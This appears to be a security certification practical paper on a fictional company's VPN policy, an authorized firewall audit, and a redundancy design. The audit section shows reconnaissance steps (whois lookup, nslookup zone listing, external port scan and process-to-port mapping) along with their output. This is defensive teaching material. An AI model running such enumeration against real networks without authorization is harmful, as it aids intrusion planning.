There are two VPN gateways on the GIAC Enterprises network, the SEF for site-to-site VPN tunnels and SSH connections and the Ravlin 5300 for remote corporate clients. The Policies that will be applied to the site-to-site and remote client VPNs are similar. All SSH connections will be via OpenSSH standards which supports both SSH version

1 and 2. Clients will use public/private keys pairs to authenticate to the server. In rare occasions some clients may be allowed to use username/password authentication mechanism over SSH.

GIAC Enterprises is enforcing IPSEC tunnels. IPSEC tunnels consist of a Security Association (SA), an Internet Key Exchange (IKE), Authentication Header (AH), and Encapsulation Security Payload (ESP). The SA defines which security parameter each peer will use to negotiate the VPN tunnel. Negotiation is very important when it comes to the SA. If the two endpoints cannot agree on protocols to use then the tunnel will not be created. Each SA consists of a Security Parameter Index (SPI), destination IP address, and a security protocol (AH or ESP). AH is used for authenticating the integrity of the encrypted payload, including the outer IP header while ESP contains the encrypted packet payload.

If the endpoints of a tunnel include two security gateways (firewall to firewall) the entire packet can be encrypted, including original header. A new header will be placed on the packet with the security gateway as the source and destination. At the endpoints the new IP header will be stripped off and the packet decrypted now showing the original IP header with the actual source and destination of the packet. This is referred to as tunnel mode.

The encryption algorithms that are available to the VPN devices being used on the GIAC Enterprises network can support MD5 and SHA1 data integrity algorithms and DES, 3DES, and RC2 encryption algorithms.



spyglass\VPN Policy\Partner-Suppliers Properties

Please select the integrity, encryption, and compression algorithms for this VPN Policy.

Data Integrity Preference: 1st SHA1 2nd 3rd

spyglass\IKE Policy\global_ike_policy Properties

Please specify the global IKE Policy.

Data Integrity Preference: 1st SHA1 2nd MD5

Data Privacy Preference: 1st 3DES 2nd DES

Diffie-Hellman Preference: 1st Group1 2nd Group2

Time Expiration: 1080


For the site-to-site VPN tunnels that connect up to the SEF, IPSEC/IKE tunnels using SHA1 and 3DES will be created.

The tunnels will also utilize internet Key Exchange (IKE) for the management exchanging keys for the tunnels.

IKE has two phases associates with it.

- Phase 1 negotiates and established a secure link to the other end of the pending tunnel. An ISAKMP SA is used in phase 1 to construct the tunnel.
- Phase 2 is where the real SA's are negotiated for how data will be encrypted and authenticated across the tunnel.

For those clients using the Ravlin Soft VPN client, ESP will need to be utilized with 3DES encryption and a SHA-1 hash



ID	Cipher Algorithm	Encapsulation	Authentication
5	3-Key Triple DES	Tunnel	HMAC-SHA-1

IPSEC Protocol Type: Encapsulating Security Payload

AH is not NAT friendly. Since the outer IP header gets authenticated using AH, if NAT is it will alter the IP header of the packet and invalidate the hash/digest value. If it tries to make changes the AH integrity algorithm will assume the packet has been tampered with and reject it. ESP not only encapsulates the payload but also provides integrity by adding a hash at the end of the packet. ESP is NAT friendly since the (optional) hash/digest value does not include the outer IP header

Because of ESPs ability to function with NAT devices and the presence of the hash value that it uses to insure integrity, GIAC has decided that all tunnels will utilize ESP and not AH.

Security Audit on Perimeter Firewall

With the increased traffic to the GIAC Enterprises network, the Security Manager of GIAC has requested that an audit be performed on the perimeter firewall. This audit will provide some insight into weakness that may exist with the current configuration. The audit is to be performed by a third party security consulting organization following the scope and limitations that are defined below

Scope of Audit

Phase 1 Penetration Testing: External Attack

In this phase attempts to map the network and systems from outside the client's network will be conducted. Because a third party is doing this audit, limited information about the network will be given to the auditor. Vulnerabilities will be sought and, if found, exploited if possible. Area that will be the focus of phase 1 are:

- System Discovery and Identification
- Open Port Discovery
- DNS Discovery

Phase 2: Firewall Configuration Assessment

Review firewall:

- Patch level
- Rule set
- Protocols

- Proxies
- Interface configuration
- NAT
- VPNs
- Redirections

Phase 3: Risk Assessment

Review the Company's:

- Security Policy Administration
- Interview Staff
- User Access Controls
- Device Availability

Document Findings

As the audit is conducted tools used to assist in the audit will be documented along with the results of any tool run on the network. Issues found with the firewall will be enumerated with recommendation to fixes/adjustments. The network should also be reviewed as its pertains to firewall.

Recommendations

Make recommendation to improve perimeter security, optimize firewall configuration, minimize risk and increase availability.

Consideration/Limitations of Audit

The security consulting organization was chosen to perform the audit based on their knowledge of the Symantec Enterprise Firewall and intrusion detection. They will be allowed to run third party application and network scanners to try and breach the firewall or services allowed to pass.

The consultant will have administrative access to the firewall after phase 1 is completed.

The time of the audit will only be known by, the consultant performing the audit and the Company's Security Manager. This is done to prevent a legitimate hacker from knowing that the firewall will be under stress.

The majority of the audit will be performed early evening to lessen the number of interruptions or latency on services through the firewall

Audit Risks

Some potential risks that are taken when allowing an external penetration test are:

- Interruptions in services provided by the firewall
- Compete shutdown of the firewall (not destruction)
- Potential access to Company private information

Time to perform audit

Day	Task	Hours
	external penetration test	16 hours
	Firewall configuration assessment	8 hours
	Risk Assessment	8 hours
	Document results	16 hours

Estimation of Time and Cost

The security organization chosen to perform the audit costs a daily rate of $1800.00 per security engineer. It has been determined that one engineer can proficiently test run this audit in the allotted time. This comes to a total of $10,800.00.

Legalities

The client (company network audit performed on) must aprove and sign assessment agreement form allowing third party consulting organization permission to mount attacks against network, potentially interrupt service to network and access Company owned information.

Audit Findings

Phase 1 Penetration Testing: External Attack

In phase 1 of the audit we start by finding out information about the network that is accessible via the Internet. Information that generally can be retrieved with minimal effort includes; Company location and contacts, DNS, ports listening on perimeter device and other devices located on the network behind the Internet router.

DNS Discovery

To find out the Company information and IP addresses a simple `whois` utility can be performed from and Domain Name Service providers website. Whois details registration information about the company, its domain, its DNS servers and contacts.

We used Verisign's `whois` utility http://www.netsol.com/cgi-bin/whois/whois to get the following information

```
   Registrant:
      GIAC Enterprises, Inc.
      77 Cookie Lane
      San Francisco, CA
      US

      Domain Name: CONFUCIUS.COM

      Administrative Contact, Technical Contact, Zone Contact:
         GIAC Enterprises, Inc.
         Hostmaster
      77 Cookie Lane
      San Francisco, CA
      US
         555-777-5000
         hostmaster@confucius.com

      Domain created on 14-Aug-2000
      Domain expires on 12-Aug-2005
      Last updated on 27-Jun-2001

      Domain servers in listed order:

      SPYGLASS.CONFUCIUS.COM          192.216.1.2
      AUTH100.NS.UU.NET          198.6.1.202
      AUTH110.NS.UU.NET          198.6.1.114
```

By using nslookup, dig or Sam Spade other DNS information can be obtained. The following is the output generated by doing an nslookup on the Internet and pointing the server to the firewall for queries about the domain authority

---

To find contact information about a zone you would look up the Start of Authority (SOA) record for the domain.

The SOA also gives other important information like:

- who is the primary/master name server
- refresh intervals that tell the secondary/slave servers how often to update their zone records
- retry limit which tell the secondary/slave how often to try and contact the primary/master
- server if a refresh failed
- expire value tells the secondary/slave how long to try and contact the primary/master server until it ceases to be a secondary/slave for that zone
- Time to Live (TTL) determined the length of time that other name servers can cache records for this zone.

```
  C:\>nslookup
  Default Server:  mail.confucius.com
  Address:  192.216.1.2
```

```
> set type=soa
> confucius.com
Server:  mail.confucius.com
Address:  192.216.1.2

confucius.com
        primary name server = spyglass
        responsible mail addr = hostmaster.confucius.com
        serial  = 1011117210
        refresh = 43200 (12 hours)
        retry   = 3600 (1 hour)
        expire  = 2678400 (31 days)
        default TTL = 3600 (1 hour)
-----------------------------------------------------------------
```

Next we look for an A (host) record for the web server to get its IP address

```
-----------------------------------------------------------------
> set type=a
> www.confucius.com
Server:  mail.confucius.com
Address:  192.216.1.2

Name:    www.confucius.com
Address:  192.216.1.2
-----------------------------------------------------------------
The MX record will tell which servers accept mail for the domain
> set type=mx
> confucius.com
Server:  mail.confucius.com
Address:  192.216.1.2

confucius.com   MX preference = 5, mail exchanger =
mail.confucius.com
-----------------------------------------------------------------
```

Being able to pull a zone list from any domain can provide a would-be hacker with ammunition to mount an attack against your network. A zone pull looks like the following. As you can see a zone pull lists all name servers and host records on the system.

```
------------------------------------------------------------------
> ls confucius.com
[mail.confucius.com]
 confucius.com.                  NS     server = spyglass
 mail                            A      192.216.1.2
 www                             A      192.216.1.2
------------------------------------------------------------------
```

Other utilities that can be found for free on the Internet can assist an intruder in determining what ports a device is listening. Knowing what ports a system is listening on decreases the work an intruder needs to perform to mount a known exploit or use a vulnerable port for internal access. Nmap is the most popular tool and it now has a WIN32 application for Windows users. In case Nmap is a bit much to start with there are other Windows based utilities.

A simple Windows utility that allows any system to scan open TCP ports on a system

is Super Scan from Foundstone, http://www.foundstone.com/rdlabs/proddesc/superscan.html
The following output is from a Super Scan that was performed by a system outside of the firewall. It found 19 open.

```
* + 192.216.1.2   mail.confucius.com
    |___     21  File Transfer Protocol [Control]
    |___     22  SSH Remote Login Protocol
    |___     23  Telnet
    |___     25  Simple Mail Transfer
    |___     49  Login Host Protocol (TACACS)
    |___     53  Domain Name Server
    |___     70  Gopher
    |___     80  World Wide Web HTTP
    |___    139  NETBIOS Session Service
    |___    416  Silverplatter
    |___    417  Onmux
    |___    418  Hyper-G
    |___    425  ICAD
    |___    443  https  MCom
    |___    481  Ph service
    |___    512  remote process execution;
    |___    513  remote login a la telnet;
    |___    514  cmd
    |___   1433  Microsoft-SQL-Server
```

Most of the ports on the firewall are commonly used ports. A few stand out and require explanation. The firewall has a TACAS service 49/tcp that is active to accept TACAS authentication. Ports 416,417,418 and 481 are part of the firewall remote management. The remote management connection is encrypted and requires authentication and a specific source IP address to allow access. One port that should be shutdown is 139/tcp Microsoft's file and print sharing. Another that is unneeded is Gopher.
If there was port that we were not sure was being reported properly or not sure what application it was assigned, we would refer to the RFC 1700, http://www.iana.org/assignments/port-numbers, for confirmation.

Firewall Configuration Review

Before the review of the firewall configuration, we ran a port mapper from Foundstone to see if a port mapper run from an internal system would have different results than the external port scan. The port mapper, call FPort, not only determines open TCP and UDP ports but also matches them to their corresponding application.

```
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid  Process    Port  Proto Path
1036  tacacsd    49    TCP   C:\Raptor\Firewall\bin\tacacsd.exe
1836  dnsd      53    TCP   C:\Raptor\Firewall\bin\dnsd.exe
380   svchost   135   TCP   C:\WINNT\system32\svchost.exe
8     System    139   TCP
532   readhawk  418   TCP  C:\Raptor\Firewall\bin\readhawk.exe
```

```
632   gwcontrol 419   TCP  C:\Raptor\Firewall\bin\gwcontrol.exe
680   nsetupd   420   TCP  C:\Raptor\Firewall\bin\nsetupd.exe
868   vpnd      421   TCP  C:\Raptor\Firewall\bin\vpnd.exe
864   stunneld  422   TCP  C:\Raptor\Firewall\bin\stunneld.exe
1572  isakmpd   424   TCP  C:\Raptor\Firewall\bin\isakmpd.exe
516   remlogd   425   TCP  C:\Raptor\Firewall\bin\remlogd.exe
8     System    445   TCP
916   statsd    480   TCP  C:\Raptor\Firewall\bin\statsd.exe
8     System    1031  TCP
8     System    1633  TCP
772   mmc       1642  TCP  C:\WINNT\system32\mmc.exe
532   readhawk  1644  TCP  C:\Raptor\Firewall\bin\readhawk.exe
772   mmc       1661  TCP  C:\WINNT\system32\mmc.exe
532   readhawk  1662  TCP  C:\Raptor\Firewall\bin\readhawk.exe
772   mmc       1663  TCP  C:\WINNT\system32\mmc.exe
532   readhawk  1664  TCP  C:\Raptor\Firewall\bin\readhawk.exe
772   mmc       1665  TCP  C:\WINNT\system32\mmc.exe
532   readhawk  1666  TCP  C:\Raptor\Firewall\bin\readhawk.exe
772   mmc       1681  TCP  C:\WINNT\system32\mmc.exe
532   readhawk  1682  TCP  C:\Raptor\Firewall\bin\readhawk.exe
772   mmc       1683  TCP  C:\WINNT\system32\mmc.exe
532   readhawk  1684  TCP  C:\Raptor\Firewall\bin\readhawk.exe
8     System    1798  TCP
568   pingd     1803  TCP  C:\Raptor\Firewall\bin\pingd.exe
1836  dnsd      53    UDP  C:\Raptor\Firewall\bin\dnsd.exe
8     System    137   UDP
8     System    138   UDP
524   blacklistd 426   UDP C:\Raptor\Firewall\bin\blacklistd.exe
8     System    445   UDP
916   statsd    480   UDP  C:\Raptor\Firewall\bin\statsd.exe
1572  isakmpd   500   UDP  C:\Raptor\Firewall\bin\isakmpd.exe
532   readhawk  1643  UDP  C:\Raptor\Firewall\bin\readhawk.exe
568   pingd     1802  UDP  C:\Raptor\Firewall\bin\pingd.exe
568   pingd     1804  UDP  C:\Raptor\Firewall\bin\pingd.exe
492   firelogd  1805  UDP  C:\Raptor\Firewall\bin\firelogd.exe
1036  tacacsd   1818  UDP  C:\Raptor\Firewall\bin\tacacsd.exe
```

Again we see port 139/tcp along with 445/tcp & udp that is Microsoft 2000 file and print sharing. Many of the ports are opened by the firewall, the remaining ones are Microsoft services. Again we need to shutdown the 139/tcop and 445/tcp & udp

Patch level

The firewall had all recent patches and hotfixes applied as of 11/19/01.

Rule set

The Rule set was concise. Rules where very specific for source and destination as well as interfaces assigned to incoming and outgoing traffic.


Protocols

As seen in the Port Mapper and scanner run, there is a limited number of ports open of the firewall.


Proxies

Proxies that we not being used where disabled. The following screen shot illustrates proxies on the firewall.

Proxies Spoof Protection



Proxy	Status
FTPD	Enable
GSPD	Enable...
HTTPD	Enable
TELNETD	Enable
CIFSD	Disable
NBDGRAMD	Disable
DNSD	Enable
NTPD	Disable
NNTPD	Disable
SMTPD	Enable
PINGD	Enable
SQLNETD	Disable
H323D	Disable


spyglass\Network Interface\Int-Service1 Properties
General Options Filters Spoof Protected Networks In Use By
>>
<<
OK Cancel Help

Please select entities to Spoof Protect.

Excluded Members	Included Members
Database1	Net-App
Database2	Net-CorpClients
Mail	Net-Finance
NAVforGW	Net-Internal
Net-Service1	Net-Service2
RADIUS1	
Universe*	
Web1	
Web2	
Web3	
YangCo	

Interface configuration

Spoof protection should be enforced on the firewall. Spoof protection denies traffic from other internal networks from entering the firewall on an interface other than its own. Spoof protection is enabled on interfaces individually. The above screen shot to the right shows how spoof protection was enabled on the Service 1 Interface.

NAT

By default the SEF NATs all traffic leaving an interface to the IP address of that interface. Transparency can be set so that systems are able to see the source IP address of incoming connections. This can be useful for Web Server traffic analysis, but currently is not being utilized at GIAC Enterprises.

VPNs

All VPNs to partners and suppliers are set to specific destination points. No partner or supplier is allowed access to the internal network, only the service networks.

Redirections

Redirection on the firewall allow for connection to the web, mail and SSH server from the Internet. For each redirection there is a corresponding rule. Redirection can also help a client to decrease the number of routable IP addresses needed to advertise on the Internet. The SEF can, with redirection, use the outside IP of the firewall for any existing proxy or protocol.

Risk Assessment

Security Policy Administration

The security and IT staff are following the security policy of the Company. Restricted access is configured for customer, partner, suppliers and remote corporate users.

GIAC Enterprises still needs an intrusion reaction policy, especially with the possibility of an intruder on the service network.

If the SEF was under an attack from the Internet there are some steps that can be taken to limit the traffic that is allowed through the firewall and thwart a denial of service.[7]

- Enabling SYN Flood Protection on the outside interface. This will reset half open connection made to the firewall
- Apply the Sample Interface Input Packet Filters that came predefined. This will only allow DNS and TCP requests through the firewall.
- Turn on the connection Rate Limiter Parameter and Ping. This limits the number of connections allowed through the firewall.
- Limit or in some cases disable logging. If the firewall is doing excessive logging and you are aware that you are under attack then having normal traffic logged will only use valuable resources by the firewall. In some cases under extreme attack all logging may need to be disable to free up resources on the firewall.
- Turn off Port Scan Detection on the outside interface. Again, you are aware you are under attack, no need for the firewall to tell you or log repetitive requests.

Interview Staff

Interviews of security and IT were conducted. The security staff and IT personnel have adequate knowledge of the operating systems that are used internally along with a high level of security for those types of systems. Issues diagnosed in this audit are the result of overlooked lockdowns and multiple administration access to the firewall.

User Access Controls

The physical security of the firewall is sub par. The firewall should not be place in a central area like operations. If it must be located with other operational equipment then it should be locked so users cannot accidentally or purposely turn the system off or access the keyboard and monitor.

It is the opinion of this consultant that too many persons are allowed to make changes to the firewall. Since the SEF has no revision control changes made by to many people may result in a security setting being turned off.

Device Availability

In order to provide online services in a timely and efficient manner, Company’s are required to never go offline. Once a site is unreachable business is lost and reputation suffers. Since maintenance on servers tends not occur when server can not be brought offline at all or during convenient hours, it is recommended that GIAC Enterprises deploy a high availability solution.

---

[7] 4

Redundancy Architecture

As companies like GIAC Enterprises depend on the Internet for the flow of the daily business it becomes more crucial that the connection to the Internet and access to company resources be online 24x7. Because of this, redundancy solutions must be implemented to minimize downtime in cases of malfunctioning systems and regular maintenance.

GIAC Enterprises has designed a solution that provides circuit redundancy and firewall redundancy for the perimeter systems. The devices that were chosen are manufactured by RADWare. RADWare provides load balancing and high availability solution products for circuits (LinkProof), firewalls (FireProof) and Application Servers (WSD).


An additional circuit will be purchased by GIAC Enterprises from another Internet Service Provider and connected to a RADWare Link Proof for load balancing and high availability. Another Symantec Enterprise Firewall will be identically configured to the current one and both firewalls will be connected to the FireProof. The LinkProof can also work as a Fireproof so the outside interfaces of the firewall will be connected to the LinkProof to supply the networks outside the firewalls and inside the routers with redundancy.

A FireProof on the inside of the firewalls will provide redundancy for internal network. Two additional FireProofs will be configured to accommodate the two service networks. The following diagram illustrates the redundancy solution. It also shows additional network segments that will need to be added for the RADWare products to work properly.

When designing a redundant solution you look for points of failure and architect it so they are minimized. In the following diagram the RADWare products now become the networks points of failure. A way that we can remove that possible problem is to have redundant RADWare systems, for example two LinkProofs connected between the two circuit routers and firewalls. This solution is recommended; the only issue with it is cost. The RADWare devices can each cost up to $17,000, which can add up to a large amount.

Another issues with our design is the fact that the firewalls do not have a mechanism to keep each other updated with new entities, rules, etc.. The Symantec Enterprise Firewalls do not currently have a management console that can push updates to multiple firewalls. Therefore the firewalls must be manually updated with changes or a custom scripts need top be written to copy the configuration directory to the second firewall.

The following diagram illustrates the proposed redundancy solution.

